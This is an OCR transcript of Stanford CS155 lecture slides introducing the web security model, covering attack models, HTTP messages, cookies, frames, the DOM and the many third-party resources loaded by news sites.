Web Security Model

CS155 Computer and Network Security

Stanford University

Web Security

Web Security Model

Vulnerabilities and Attacks (Project 2 Material!)

Transport Layer Security — TLS, HTTPS

User Authentication and Session Management


Web Security Goals

Safely browse the web

Visit a variety of web sites without incurring harm


Integrity: Site A cannot affect session on Site B

Confidentiality: Site A cannot steal information from your device or Site B



Support secure web apps


Web-based applications should have same security properties as native applications




Attack Models

Attack Models

Malicious Website




Malicious External Resource




Attack Models


Malicious Website



Malicious External Resource




Network Attacker




Attack Models

Malicious Website




Malicious External Resource



Network Attacker

Malware Attacker




HTTP Protocol

Protocol from 1989 that allows fetching of resources, such as HTML documents

Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).

URLs




HTTP Request

HTTP Request

```
GET  /index.html  HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Host: www.example.com
Referer: http://www.google.com?q=dingbats
```

HTTP Request

HTTP Flow


HTTP
Meth
GET
Acc
Acc
Cor
Use
Hos
Ref
ders
Four (Main) Methods
GET: Should only retrieve data not change state
POST: Used to submit an entity, often causing a change in state or side effects on the server.
PUT: Replaces all current representations of the target resource with the request payload.
DELETE: Deletes the specified resource

HTTP Response


```
HTTP/1.0 200 OK
Date: Sun, 21 Apr 1996 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT
Set-Cookie: ...
Content-Length: 2543

<html>Some data... whatever ... </html>
```

HTTP/2

Major revision of HTTP released in 2015

Based on Google SPDY Protocol

No major changes in how applications are structured

Major changes (mostly performance):

- Allows pipelining requests for multiple objects
- Multiplexing multiple requests over one TCP connection
- Header Compression
- Server push

Cookies

An HTTP cookie is a small piece of data that a server sends to the web browser

The browser may store it and send it back with the next request to the same server

Session Management
Logins, shopping carts, game scores, or anything else the server should remember

Personalization
User preferences, themes, and other settings

Tracking
Recording and analyzing user behavior

Setting Cookie

HTTP Response

```
HTTP/1.0 200 OK
Date: Sun, 21 Apr 1996 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Set-Cookie: trackingID=3272923427328234
Set-Cookie: userID=F3D947C2
Content-Length: 2543

<html>Some data... whatever ... </html>
```

Sending Cookie

HTTP Request

```
GET  /index.html  HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Cookie: trackingID=3272923427328234
Cookie: userID=F3D947C2
Referer: http://www.google.com?q=dingbats
```

Do Not Trust Cookies!

Client can send whatever content in a cookie!

```
name=balance, value=100
```

Generally you want to:

1) Store cryptographically protected secret

2) Unique (unforgeable) session identifier

Basic Rendering

Basic Browser Execution Model

Each browser window….

- Loads content
- Parses HTML and runs javascript
- Fetches sub resources (e.g., images, CSS, Javascript)

Post Fetch:

- Respond to events like onClick, onMouseover, onLoad, setTimeout

Frames

Windows may contain frames from different sources

- Frame: rigid visible division
- iFrame: floating inline frame

Why use frames?

- Delegate screen area to content from another source
- Browser provides isolation based on frames
- Parent may work even if frame is broken

Document Object Model (DOM)

Javascript can read and modify page by interacting with DOM

Object Oriented interface for reading and writing website content

Browser takes HTML -> structured data (DOM is an OO representation)

Examples: document.alinkColor, document.URL, document.links

Also includes *Browser Object Model (BOM).* Access Window, Document, sometimes other state like history, browser navigation, cookies

DOM Example

```
<html>
  <ul id=“t1”>
    <li>Item 1</li>
  </ul>
</html>
```

```
<script>

  var list = document.getElementById('t1')
  var newitem = document.createElement(‘li')
  var newtext = document.createTextNode(text)
  list.appendChild(newitem) newitem.appendChild(newtext)

</script>
```

Modern Website

TOPICS SEARCH LOCAL POLITICS SPORTS ENTERTAINMENT OPINION PLACE AN AD SUBSCRIBE 4 weeks for only 99¢ LOG IN

Los Angeles Times

APRIL 23, 2019 62°F

TRENDING TOPICS: SRI LANKA | CALIFORNIA NATIONAL GUARD | CENSUS | DESERT PARTY | LUKE WALTON | BEER POWER RANKINGS

Islamic State claims it was behind Sri Lanka bombings

Officials raised the death toll in the Easter attacks to 321.

By SHASHANK BENGALI

MORE NEWS

Beware of late-night lane closures on your way to (and from)


LA Times FOOD × — PRESENTED BY — DOORDASH

Modern Website

The LA Times homepage includes 540 resources from nearly 270 IP addresses, 58 networks, and 8 countries


CNN—the most popular news site—loads 361 resources

Many of these aren't controlled by the main sites



MUID	1656321DA67D6C8404703800A27D6AB3	.bing.com	/	2020-01-20…	36			
_EDGE_S	SID=162F6D4DA0E16A823491600AA1516BD0	.bing.com	/	N/A	43	✓		
SRCHUID	V=2&GUID=DCDDEA0BD104408B8367486B9E84EA69&…	.bing.com	/	2020-06-05…	57			
SRCHD	AF=NOFORM	.bing.com	/	2020-06-05…	14			
_SS	SID=162F6D4DA0E16A823491600AA1516BD0	.bing.com	/	N/A	39			
bounceClientVisit1762c	%7B%22vid%22%3A1556033812014037%2C%22did%…	.bounceexchan…	/	2019-04-23…	96			
ajs_group_id	null	.brightcove.net	/	2019-12-11…	16			
AMCV_A7FC606253FC752B0A4C98…	1099438348%7CMCMID%7C67847544714676056954444…	.brightcove.net	/	2020-12-11…	268			
ajs_anonymous_id	%2250aa1405-b704-40f4-8d3b-6a29ffa32f73%22	.brightcove.net	/	2019-12-11…	58			
ajs_user_id	null	.brightcove.net	/	2019-12-11…	15			
__adcontext	{"cookieID":"JZZ3V2HKBW2KT6EOMO2R2AWV7VLWGX…	.cdnwidget.com	/	2020-05-23…	182			
